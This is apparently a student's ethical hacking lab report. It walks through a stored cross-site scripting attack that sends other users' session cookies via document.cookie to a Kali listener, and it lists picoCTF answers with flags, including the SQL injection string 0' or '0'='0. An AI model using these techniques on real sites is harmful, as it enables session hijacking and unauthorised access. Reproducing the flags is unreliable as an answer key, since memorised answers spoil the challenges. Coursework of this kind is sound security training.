proxy. Finally, I also made sure that the script I was going to use would fully fit in the text box; so, I altered the text area field by adding a maximum length parameter to it.

The following are the taken steps to accomplish this task:


1. Setup
   1. Start the SimpleHTTPServer to listen on port 80 on Kali.




* 1. Configure the browser to use **No proxy.**

****


* 1. Right click on the text box, In the **Add New Blog Entry** page, to add the value **maxlength=”200”** to increase the limit of the text entry to accommodate the string that will be used for the upcoming steps.




1. Input the crafted input in the text box. I used the JavaScript object document.cookie to retrieve the sessions cookies.




As demonstrated in the following snapshot, the cookies have been successfully captured and are displayed on the Kali’s terminal.



1. The document.cookie information appeared, when accessing the web page using another browser in another machine



And the session details were also displayed by the SimpleHTTPServer.



## **Task 6: picoCTF**

|  |  |
| --- | --- |
| Classroom Name | EHPP2021 |
| Classroom Owner | Western Sydney University |
| Username | ehpp196367400 |
| Score | 2250 |
| Solutions (the first 1000 points) | 1. **Glory of the Garden** - Points: 50 picoCTF{more\_than\_m33ts\_the\_3y3b7FBD20b} - open file in hex editor, locate flag in the code.  2. **Insp3ct0r** - Points: 50 - picoCTF{tru3\_d3t3ct1ve\_0r\_ju5t\_lucky?9df7e69a} - inspect page, locate 3 pieces of the flag in different pages of code.  3. **practice-run-1** - Points: 50 - picoCTF{g3t\_r3adY\_2\_r3v3r53} -open shell, go to dir, ./run\_this.  4. **unzip** - Points: 50 - picoCTF{unz1pp1ng\_1s\_3a5y} -download file, unzip, open image file.  5. **caesar** - Points: 100 - picoCTF{crossingtherubiconljmawiae} - go to shell dir, cat ciphertext, decode ciphertext in caesa cipher decoder.  6**. dont-use-client-side** - Points: 100 - picoCTF{no\_clients\_plz\_56a8eb}- inspect element, located in the java script.  7. **logon** - Points: 100 - picoCTF{th3\_c0nsp1r4cy\_l1v3s\_a03e3590} - sqli 0' or '0'='0 then change admin flag from false to true in insepect page.  8. **Warmed Up** - Points: 50 - picoCTF{61} - base16 to base10.  9. **So Meta** - Points: 150 - picoCTF{s0\_m3ta\_dc38ce45} -image metadata tool.  10. **13 -**­ Points: 100 - picoCTF{not\_too\_bad\_of\_a\_problem} – Use ROT13 to decrypt the Flag.  11**. First Grep: Part II** - Points: 200 - - in shell, go to the given directory using command  cd /problems/first-grep--part-ii\_3\_b4bf3244c2886de1566a28c1b5a465ae/files  - use command grep -r picoCTF to search through all available files and find the flag. |

Please note my first account @ehpp19636740 was not accessible for me so I had to make another account.